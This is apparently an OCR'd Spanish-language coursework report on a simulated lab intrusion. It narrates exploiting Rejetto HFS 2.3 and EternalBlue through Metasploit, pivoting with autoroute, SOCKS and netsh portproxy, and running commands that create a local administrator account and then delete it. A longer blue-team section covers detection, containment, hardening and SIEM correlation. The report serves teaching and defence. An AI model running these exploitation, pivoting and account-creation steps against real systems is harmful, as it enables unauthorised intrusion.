
En la figura 7 se evidencia que Mediante post/multi/manage/autoroute, Metasploit añade automáticamente rutas hacia la subred interna detectada. Este módulo configura la sesión remota de Host-A como puerta de enlace, permitiendo que el tráfico hacia 10.10.10.0/24 se

enrute a través de la sesión. Es un paso crítico del pivoting, ya que formaliza la capacidad del atacante de interactuar con equipos internos a través del host comprometido.

La ejecución de post/windows/gather/arp_scanner identifica los dispositivos activos en la subred interna, evidenciando IPs como 10.10.10.2, 10.10.10.9, y especialmente 10.10.10.11, el Host-B objetivo. Este método de reconocimiento interno confirma que el atacante puede observar e identificar dispositivos más allá de su red local inicial gracias al pivot.

**Figura 8**

*Tabla activa del PortProxy tras redirección*




*Fuente:* Autoría propia


La figura 8 evidencia la tabla de PortProxy que muestra la regla activa que enruta tráfico desde 0.0.0.0:5000 hasta 10.10.10.11:445, confirmando el establecimiento exitoso del canal para movimiento lateral. Esta evidencia demuestra un túnel funcional que actúa como puente entre el atacante y el Host-B.

***Explotación de Host-B mediante MS17-010 (EternalBlue)***

El Host-B era vulnerable a **MS17-010**, una vulnerabilidad crítica en SMBv1. Se ejecutó el módulo EternalBlue de Metasploit, alcanzando control del sistema con privilegios elevados.

***Figura 9***

*Explotación del Host-B*




*Fuente:* Autoría propia

En la figura 9 se observa a través del túnel establecido, se ejecuta el exploit ms17_010_eternalblue contra Host-B (10.10.10.11). La captura evidencia el proceso completo:

overwrite, trigger, stage delivery y apertura de una sesión meterpreter como NT AUTHORITY\SYSTEM.

La sesión abierta muestra conectividad a nivel **SYSTEM**, demostrando la explotación efectiva de un host interno aislado.

Esto confirma un pivoting totalmente operativo y la explotación de un host interno inaccesible directamente.


***Validación de control total y demostración de impacto***

Para evidenciar la criticidad del compromiso, se crearon artefactos temporales que demostraran la capacidad de manipular el sistema objetivo sin afectar su integridad.

Ejemplo: creación y posterior eliminación de un usuario de prueba.

***Figura 10***

*Creación de la cuenta administrativa efímera en Host-B*




*Fuente:* Autoría propia

La figura 10 constituye la Prueba de Concepto (PoC) solicitada, demostrando que el atacante no solo logró pivotar y explotar el sistema interno, sino que además puede realizar acciones administrativas críticas dentro del entorno objetivo.

Tras obtener acceso privilegiado en Host-B, se abre una terminal remota y se ejecutan los comandos:

net user fabiangarcia 12345 /add


net localgroup administrators fabiangarcia /add

La primera instrucción crea un usuario local llamado fabiangarcia.

La segunda instrucción lo agrega al grupo Administradores, otorgándole permisos completos.

***Figura 11***

*Eliminación de la cuenta efímera y cierre controlado*




*Fuente:* Autoría propia

La figura 11 evidencias que la sesión remota continúa mostrando ejecución de comandos privilegiados dentro de Host-B. Se procede a la eliminación de la cuenta creada:

net user fabiangarcia /delete

Este paso demuestra que el usuario efímero puede gestionarse de forma controlada, permitiendo dejar el sistema tal como estaba antes de la práctica.

La imagen muestra la ejecución exitosa del comando, lo cual cierra el ciclo completo de creación-validación-eliminación.

## *Análisis De Vulnerabilidades Explotadas*

Se identificaron y explotaron vulnerabilidades críticas que permitieron un compromiso escalonado de dos equipos dentro de la infraestructura simulada de SecureNova Labs. A continuación se describe cada vulnerabilidad, su causa, su impacto y la manera como permitió el avance del atacante.

**Vulnerabilidad 1: Ejecución Remota de Código en Rejetto HFS 2.3 (CVE-2014-6287)** Rejetto HFS 2.3 es un servidor HTTP ligero que contiene una vulnerabilidad de Remote Command Execution (RCE) debido a una validación inadecuada de parámetros en las peticiones GET.

El fallo permite inyectar comandos en el sistema subyacente, lo que otorga ejecución arbitraria de código con privilegios del proceso.

El Host-A tenía instalado HFS 2.3, expuesto vía HTTP sin autenticación, lo cual permitió ejecutar el exploit.

Impacto

Permitió al atacante ejecutar comandos, establecer una sesión reversa Meterpreter y convertir Host-A en punto de pivoting hacia la red interna.

**Vulnerabilidad 2: SMBv1 habilitado y sin parches (MS17-010, EternalBlue)**

EternalBlue explota una falla en SMBv1 que permite ejecución remota de código sin autenticación. Microsoft publicó el parche MS17-010 en 2017, pero el Host-B del escenario no contaba con dicha actualización.

Durante la enumeración desde Host-A, se detectó que Host-B tenía el servicio SMB habilitado sobre el puerto 445.

Impacto

Permitió comprometer Host-B sin credenciales, ejecutar shellcode en memoria, y obtener privilegios del sistema, ampliando significativamente el alcance del atacante.

**Vulnerabilidad 3: Falta de segmentación de red** Host-A tenía conectividad directa con la red interna 10.10.10.0/24, permitiendo pivoting sin restricciones. La ausencia de VLANs, ACLs o firewall perimetral facilitó la movilidad lateral.

**Vulnerabilidad 4: Exposición de servicios innecesarios** Puertos como 80, 135, 139 y 445 estaban expuestos sin necesidad operativa, ampliando la superficie de ataque.

**Tabla 1**

*Relación de vulnerabilidades, impacto y controles de mitigación*


| **Vulnerabilidad identificada** | **Host afectado** | **Impacto** | **Control recomendado** |
|---|---|---|---|
| Rejetto HFS 2.3 (CVE-2014-6287) | Host-A | Ejecución remota de código y acceso inicial | Eliminación del servicio, actualización de software, firewall |
| SMBv1 sin parches (MS17-010) | Host-B | Compromiso total del sistema | Aplicación de parches, deshabilitar SMBv1 |
| Falta de segmentación de red | Host-A / Red interna | Movimiento lateral y pivoting | VLANs, ACLs, firewall interno |
| Servicios innecesarios expuestos | Host-A | Ampliación de superficie de ataque | Hardening y cierre de puertos |

*Nota.* La información presentada corresponde a los hallazgos obtenidos durante el ejercicio práctico del escenario SecureNova Labs.

***Diagrama del vector de ataque***

**Figura 12**

*Representación gráfica del ataque*




*Fuente:* Autoría propia

La figura 12 representa el vector de ataque principal utilizado en este escenario es una vulnerabilidad de ejecución remota de código (RCE) presente en la aplicación Rejetto HFS instalada en Host-A (Windows 7). Esta aplicación expone un servidor web minimalista sobre el puerto TCP 80, el cual queda accesible desde la red 192.168.0.0/24.

El atacante, ubicado en Parrot OS (192.168.0.30), identifica que el puerto 80/tcp del Host-A está abierto y corriendo la versión vulnerable de HFS. Esto lo convierte en un objetivo explotable mediante un payload tipo *HTTP Remote Command Execution*.

Las evidencias se presentan alineadas al flujo lógico del ataque:

Compromiso de Host-A

HFS recibe solicitudes maliciosas.

Metasploit abre sesión remota mediante RCE.

sessions -l confirma control del host pivot.

Identificación de la red interna

ipconfig desde Host-A revela la red 10.10.10.0/24.

arp_scanner detecta host interno 10.10.10.11.

Configuración del pivoting

autoroute añade rutas hacia la red interna.

socks_proxy establece un servidor SOCKS4a local.

portproxy reenvía 0.0.0.0:5000 hacia 10.10.10.11:445.

Acceso a Host-B a través del pivot

Explotación de MS17-010 mediante el túnel SMB.

Apertura de sesión Meterpreter como SYSTEM.

Creación y eliminación de usuario efímero

net user fabiangarcia /add

net localgroup administrators fabiangarcia /add

net user fabiangarcia /delete

Cada una de estas evidencias demuestra la progresión lógica del ataque desde el perímetro hasta la red interna comprometida.

## Estrategias Blue Team

La actuación del Blue Team constituye la segunda fase crítica del análisis integrado solicitado por SecureNova Labs. Después de reproducirse un ataque realista en el laboratorio incluyendo explotación remota, establecimiento de sesión reversa, pivoting y movimiento lateral el rol defensivo debe enfocarse no solo en la detección temprana, sino en la contención sin pérdida de evidencia, el análisis del alcance del incidente, el hardenizado posterior, y la prevención de reincidencias.

### *Identificación del compromiso en tiempo real*

El Blue Team inicia su intervención registrando señales tempranas de compromiso. Dado que el ataque incluyó un exploit RCE sobre HFS 2.3, seguido de una sesión Meterpreter y pivoting, la prioridad es corroborar:

- Procesos ejecutándose de manera anómala.
- Puertos con sesiones activas hacia direcciones externas.
- Creación de cuentas sospechosas.
- Movimientos no autorizados en los logs del sistema.

El equipo ejecuta una verificación inicial mediante comandos del sistema:

- netstat -ano | findstr ESTABLISHED
- netstat -ano | findstr 4444
- tasklist /FI "PID eq <PID>"

Estos permiten correlacionar procesos legítimos con conexiones activas, identificando la presencia de hfs.exe, svchost.exe, o explorer.exe como vectores donde suele inyectarse el shellcode de Meterpreter.

Se revisan también sucesos en el Visor de Eventos, detectando patrones propios de ejecución remota, tales como:

- 4624 Inicios de sesión interactivos o sospechosos.
- 4720 Creación de cuentas no autorizadas.
- 7045 Instalación de servicios desconocidos.

El Blue Team no interrumpe los procesos de inmediato para evitar destrucción de evidencia.

***Aislamiento controlado del host comprometido***

Una respuesta apresurada como desconectar el equipo o apagarlo habría destruido evidencia crucial. En su lugar, se establece un Aislamiento Selectivo de Red, bloqueando únicamente las rutas del atacante mediante el firewall de Windows:

netsh advfirewall firewall add rule name="Bloqueo_IP_Atacante_In" dir=in action=block remoteip=192.168.0.30

netsh advfirewall firewall add rule name="Bloqueo_IP_Atacante_Out" dir=out action=block remoteip=192.168.0.30

Esta técnica logra:

- Contener la sesión reversa.
- Mantener la operatividad del sistema.

- Preservar memoria, procesos y logs intactos.

El host sigue siendo observable, permitiendo continuar el análisis digital sin alterar el estado del ataque.

***Verificación del vector de ataque***

El Blue Team procede a confirmar si el servicio vulnerable **HFS 2.3** sigue abierto:

```
tasklist /FI "IMAGENAME eq hfs.exe"
netstat -ano | findstr :80
```

Además, revisa los logs internos del servicio, donde suelen encontrarse:

- El payload ejecutado por el atacante.
- La secuencia temporal del exploit.
- El user-agent utilizado.
- Peticiones maliciosas específicas.

Validar el vector inicial permite reconstruir qué tan profundo fue el compromiso.

***Detección de persistencia y movimiento lateral***

Dado que el ataque del Red Team incorporó pivoting, autoroute, PortProxy y túneles SOCKS, el Blue Team verifica si alguno de estos mecanismos sigue activo:

Revisión de túneles internos:

```
netsh interface portproxy show all
```

Revisión de rutas manipuladas:

```
route print
```

Verificación de privilegios del usuario activo:

whoami /groups

Esto permite identificar:

- Rutas persistentes que facilitan acceso lateral.
- Túneles que apuntan a la red interna 10.10.10.0/24.
- Elevación de privilegios no autorizada, como pertenencia a “Administrators” o “Remote Desktop Users”.

***Preservación de evidencia forense***

Antes de contener por completo el incidente, el Blue Team asegura evidencia digital útil para reconstruir la cadena de ataque:

- Volcado de memoria RAM con herramientas como WinPMEM.
- Exportación de logs del sistema (wevtutil epl Security security.evtx).
- Copia de archivos críticos de Prefetch, firewall y directorios temporales.
- Obtención de la SAM para detectar cuentas creadas.

Esta evidencia será clave para entregar a SecureNova Labs un informe completo de trazabilidad y tiempos.

***Contención definitiva del ataque***

Cuando la evidencia mínima está asegurada, el Blue Team aplica contención completa:

- Eliminación del vector primario:

  taskkill /F /IM hfs.exe

- Desactivación de SMBv1:

  dism /online /disable-feature /featurename:SMB1Protocol

- Eliminación de cuentas creadas por el atacante:

  net user <cuenta_sospechosa> /delete

- Reversión de PortProxy y reglas persistentes.

Con esto, se corta la continuidad del ataque y se restaura la seguridad del sistema comprometido.

***Hardening de la infraestructura***

Una vez controlado el incidente, el Blue Team aplica medidas de endurecimiento basadas en CIS Benchmarks y en los Controles Críticos de Seguridad definidos por el Center for Internet Security (CIS, 2021)

Actualizaciones críticas:

- Parche MS17-010 para mitigar EternalBlue.
- Eliminación de SMBv1 en todos los hosts.
- Actualización de servicios expuestos.

Control estricto de aplicaciones (AppLocker / SRP):

Evita que ejecuciones arbitrarias como los payloads utilizados en la Etapa 3 puedan operar desde rutas como AppData o Temp.

Segmentación de red:

El ataque lateral solo fue posible porque Host-A tenía visibilidad sobre la red interna. Se propone crear VLANs y aplicar ACL que limiten tráfico entre subredes.

Hardening de privilegios:

- Deshabilitar la cuenta Administrador por defecto.
- Implementar LAPS para gestión segura de credenciales locales.

Firewall fortalecido:

Reglas de entrada y salida restringidas, impidiendo conexiones reversas o tráfico a direcciones no autorizadas.

### *Monitoreo avanzado y SIEM*

El monitoreo avanzado constituye el núcleo operativo de un Blue Team moderno, ya que permite detectar comportamientos maliciosos incluso cuando el atacante ha logrado evadir controles perimetrales. En el contexto del ataque analizado que involucró explotación de HFS 2.3, apertura de una sesión reversa, pivoting, creación de túneles internos y explotación de SMBv1 el monitoreo debía ser capaz de capturar señales tempranas y correlacionarlas para activar procedimientos de contención.

#### Arquitectura de monitoreo recomendada

Un entorno corporativo resiliente debe implementar una arquitectura que incluya:

SIEM como núcleo de correlación, es un sistema encargado de centralizar y normalizar logs provenientes de:

- Sistema operativo Windows (Security, System, Application).
- Sysmon.
- Firewall perimetral y firewall host-based.
- Servidores expuestos como aplicaciones Web.
- Controladores de dominio (si existieran).

La función del SIEM es identificar patrones, relacionarlos entre sí y generar alertas accionables. Este mecanismo supera la inspección manual y permite detectar ataques complejos como el pivoting usado por el atacante.

**Eventualidades críticas que un SIEM debió detectar**

Creación de cuentas sospechosas

El atacante en la Etapa 3 creó usuarios administrativos efímeros.

Eventos clave a detectar:

- 4720 Creación de cuenta de usuario.
- 4728 / 4732 Inclusión de un usuario en grupos privilegiados.

Un SIEM debía alertar inmediatamente este comportamiento.

Cambios en políticas del sistema

Un atacante que gana acceso administrativo puede:

- Modificar políticas de firewall.
- Alterar servicios del sistema.
- Manipular directivas de auditoría.

Eventos detectables:

- 4739 Cambio en la política de dominio.
- 1102  Limpieza del registro de eventos (intento de antiforensics).

Ejecución de procesos anómalos

Durante la intrusión se observaron procesos vinculados con:

- hfs.exe (vector vulnerable).
- cmd.exe y powershell.exe anómalos.
- Posible inyección en *svchost.exe*.

Sysmon resulta clave al registrar:

- Hashes de ejecutables.
- Creación de procesos (Evento 1).
- Modificación de drivers o DLL.
- Conexiones de red asociadas a procesos.

Conexiones hacia IP externas no autorizadas

El atacante se conectó a la IP 192.168.0.30, que actuaba como C2 (Command and Control).

En tráfico normal no debería existir:

- Conexiones salientes en puertos altos hacia un host no autorizado.

- Persistencia de conexiones reversas.

Un SIEM debió elevar la severidad del evento combinando firewall logs + Sysmon Event 3 (conexiones externas).

Intentos de explotación HTTP, SMB o túneles internos

El ataque se basó en dos vectores:

- HTTP – HFS 2.3 (RCE).
- SMBv1 – MS17-010 (EternalBlue).

Eventos detectables:

- Repetidas solicitudes anómalas al puerto 80 (logs del servidor o IDS).
- Accesos sospechosos al puerto 445.
- Cambios en reglas Netsh PortProxy (túneles internos usados en pivoting).
- Adición de rutas estáticas para redireccionar tráfico.

Un SIEM equipado con reglas UEBA debía detectar anomalías comportamentales, por ejemplo:

- Un host que nunca había usado SMB ahora generando múltiples flujos.
- Un patrón de escaneo interno proveniente del Host-A.

**Correlación de eventos clave**

Un SIEM debió correlacionar los siguientes patrones para generar una alerta crítica:

- Solicitudes HTTP maliciosas al puerto 80.

- Ejecución anómala de *hfs.exe* con parámetros modificados.
- Creación de un proceso *cmd.exe* desde ese ejecutable.
- Conexión saliente hacia 192.168.0.30 en un puerto alto.
- Creación de rutas *autoroute* o cambios *portproxy*.
- Escaneo interno hacia 10.10.10.0/24.
- Explotación de SMBv1.
- Creación de usuario administrativo.

La secuencia completa representa un compromiso total del sistema.

***Resultados obtenidos desde la perspectiva Blue Team***

Desde la perspectiva del Blue Team, el análisis del incidente reveló múltiples fallas estructurales que facilitaron el ataque del Red Team, así como oportunidades de mejora para fortalecer la defensa corporativa. Los principales resultados identificados son los siguientes:

Identificación del vector de compromiso

El Blue Team determinó que el acceso inicial se produjo mediante la explotación de HFS 2.3, un software obsoleto expuesto al público.

Este hallazgo permitió establecer la necesidad de retirar aplicaciones inseguras de la infraestructura.

Confirmación del movimiento lateral

Los análisis evidenciaron que:

- Existía conectividad entre 192.168.0.0/24 y 10.10.10.0/24
- El Host-A actuó como puente para acceder al Host-B
- SMBv1 estaba habilitado y vulnerable.

Lo anterior permitió al atacante comprometer ambos sistemas.

Evidencia de persistencia y manipulación del sistema

Se identificaron:

- Usuarios sospechosos creados durante la sesión del atacante.
- Posibles modificaciones de firewall.
- Cambios en rutas de red (Netsh PortProxy).
- Conexiones persistentes hacia la IP atacante.

Falta de controles de monitoreo y telemetría

El incidente demostró que:

- No existía un SIEM activo.
- Sysmon no estaba desplegado.
- Los logs no estaban centralizados.
- No se detectaron eventos críticos en tiempo real.

Esto permitió al atacante actuar sin ser detectado.

Falta de segmentación y políticas de aislamiento

Los sistemas estaban en redes interconectadas sin:

- ACL restrictivas,
- VLANs definidas,
- Cortafuegos internos robustos.

El movimiento lateral ocurrió sin barreras.

Ausencia de parches y hardening

El Host-B no tenía aplicado el parche de MS17-010, permitiendo el uso de EternalBlue. El Host-A mantenía software vulnerable, sin actualizaciones.

Recomendaciones derivadas del análisis Blue Team

El equipo estableció una serie de acciones que deben ser implementadas:

- Aplicación inmediata de parches críticos.
- Eliminación de software vulnerable (HFS).
- Implementación de Sysmon + SIEM.
- Reglas de firewall para bloquear pivoting.
- Segmentación de red.
- Auditoría continua de cuentas y privilegios.

Conclusión desde el enfoque Blue Team

El análisis realizado desde la perspectiva del Blue Team evidencia que la efectividad de la defensa organizacional no depende únicamente de herramientas tecnológicas, sino de la capacidad estratégica para interpretar indicadores de compromiso, actuar oportunamente y mantener una postura de seguridad adaptable frente a vectores de ataque dinámicos.

Durante este ejercicio, el Blue Team demostró que una contención adecuada solo es posible cuando se comprende profundamente el comportamiento del adversario y se ejecutan acciones estructuradas que no comprometan la integridad de la evidencia digital necesaria para una investigación posterior. Asimismo, la experiencia adquirida permitió confirmar que la detección temprana es el pilar más crítico en entornos corporativos, pues determina si un incidente se controla en minutos o se convierte en una brecha mayor con impacto operativo y reputacional.

Desde el enfoque normativo y de buenas prácticas, los estándares desarrollados por el National Institute of Standards and Technology (NIST) proporcionan lineamientos fundamentales para la gestión de la seguridad de la información, el endurecimiento de sistemas, la protección de información sensible y la gestión de parches. Estos marcos son ampliamente utilizados como referencia en ejercicios de Red Team y Blue Team, ya que permiten evaluar la madurez de los controles implementados en las organizaciones (Bowen et al., 2007; Joint Task Force, 2020; Ross & Pillitteri, 2024; Scarfone & Mell, 2022).

**Análisis técnico de Etapas 1 a 4**

El análisis integrado de las Etapas 1 a 4 permite reconstruir de manera coherente el estado de madurez en ciberseguridad de la organización evaluada bajo el entorno simulado de SecureNova Labs. Cada etapa proporciona evidencia clave para comprender cómo interactúan los factores legales, éticos, técnicos ofensivos y defensivos, revelando fallos estructurales que permitieron el éxito del ataque, así como oportunidades de mejora que fundamentan las estrategias finales recomendadas.

### *Etapa 1: Marco legal, principios y alcance*

En la Etapa 1 se estableció el marco conceptual y normativo que guía el ejercicio técnico. Esta fase determinó los límites éticos y legales que enmarcan la actuación de un profesional de ciberseguridad dentro de una organización. De manera particular, se reconoció que:

- La infraestructura evaluada contenía datos sensibles, protegidos bajo la Ley 1581 de 2012.
- Toda actividad de prueba debía circunscribirse a lo permitido por la Ley 1273 de 2009 (delitos informáticos), lo cual definió qué se podía explotar sin vulnerar la legalidad.
- Los ataques identificados posteriormente (Etapa 3) representan violaciones reales de acceso abusivo, interceptación de datos e interferencia en sistemas, lo cual permite comprender la severidad del incidente dentro del contexto de riesgo corporativo.

Esta etapa aportó una visión analítica del riesgo legal y reputacional, enfocada no solo en el componente técnico sino también en garantizar que las evidencias recogidas durante el ejercicio pudieran ser válidas ante procesos formales, auditorías o litigios en caso de incidentes reales.

### *Etapa 2: Ética profesional y riesgos por malas prácticas*

La Etapa 2 reveló un hallazgo crítico para SecureNova Labs: la existencia de un acuerdo contractual con cláusulas ilegales, que podría inducir a profesionales a ocultar incidentes o manipular información técnica. Este análisis es esencial porque:

- La cultura organizacional y los lineamientos éticos influyen directamente en la capacidad del Blue Team y del Red Team para actuar con transparencia.
- Un acuerdo que incentive el ocultamiento de vulnerabilidades puede retrasar la respuesta ante incidentes, tal como ocurrió en el escenario descrito en la Etapa 3.
- En un entorno empresarial real, esto podría traducirse en sanciones por parte de entes reguladores, pérdida de certificaciones y afectación de la integridad profesional de los equipos técnicos.

Desde la perspectiva del Escenario 5, este aspecto demostró que la organización evaluada no solo tenía fallas técnicas, sino también de gobernanza, lo cual incrementa el riesgo sistémico y la probabilidad de incidentes catastróficos.

***Etapa 3: Explotación real, pivoting y compromiso total***

La Etapa 3 fue el núcleo del análisis ofensivo. Aquí se demostró que la organización sufrió un compromiso total debido a fallas de diseño, configuración y gestión de activos. Entre los hallazgos integrados más relevantes se destacan:

Falta de control sobre software y servicios vulnerables

El uso de Rejetto HFS 2.3, un software obsoleto y con múltiples CVEs conocidos, permitió un acceso inicial mediante ejecución remota de código. Esto evidenció:

- Carencia de inventario actualizado de software.
- Ausencia de controles de actualización o retiro de aplicaciones vulnerables.
- Falta de políticas de hardening.

Explotación de vulnerabilidades críticas no parchadas

La presencia de SMBv1 habilitado facilitó el ataque EternalBlue (MS17-010), demostrando:

- Gestión deficiente de parches.
- Exposición innecesaria de servicios internos.
- Ausencia de segmentación y de análisis continuo de riesgos.

Pivoting y expansión del compromiso

Las técnicas utilizadas por el Red Team (autoroute, SOCKS, portproxy) evidenciaron que:

- La arquitectura de red permitía movimientos laterales sin restricciones.
- No existían controles de Zero Trust ni separación lógica de zonas.
- El tráfico interno no estaba monitoreado.

Creación de cuentas efímeras y persistencia

El adversario logró crear usuarios temporales y manipular la configuración del sistema sin ser detectado, lo que demostró:

- Ausencia de alertas SIEM.
- Auditorías insuficientes.
- Políticas débiles de autenticación y privilegios.

En conjunto, la Etapa 3 permitió demostrar que un atacante real podría comprometer la totalidad de la infraestructura en menos de 40 minutos, exponiendo un riesgo extremo para la organización.

***Etapa 4: Respuesta, contención y madurez defensiva***

La Etapa 4 permitió evaluar la capacidad del Blue Team para detectar, contener y mitigar el ataque. Entre los aportes más importantes se integran:

Identificación del ataque sin pérdida de evidencia

Se ejecutaron acciones que permitieron:

- Analizar procesos activos.
- Revisar conexiones de red.
- Identificar sesiones reversas persistentes.
- Verificar cambios en registros del sistema.

Esto demostró que un equipo defensivo preparado puede recuperar control sin afectar la calidad de la evidencia forense.

Aislamiento controlado

La aplicación de reglas específicas en el firewall evitó:

- Cortar la energía del equipo.
- Perder artefactos de memoria.
- Interrumpir el análisis in situ.

Erradicación del vector de ataque

Posterior a la captura de evidencia, se retiró HFS, se bloqueó SMBv1 y se restablecieron rutas y puertos creados por el atacante.

Propuesta de arquitectura endurecida

Con base en CIS Benchmarks, se definieron controles para:

- Reducir superficies de ataque.
- Asegurar configuraciones críticas.
- Limitar el movimiento lateral.
- Mejorar la gestión de cuentas y privilegios.

Implementación del modelo SIEM + Sysmon

La integración propuesta permite:

- Detectar comportamientos anómalos.
- Registrar hash de ejecutables.
- Identificar conexiones no autorizadas.
- Alertar sobre intentos de explotación.

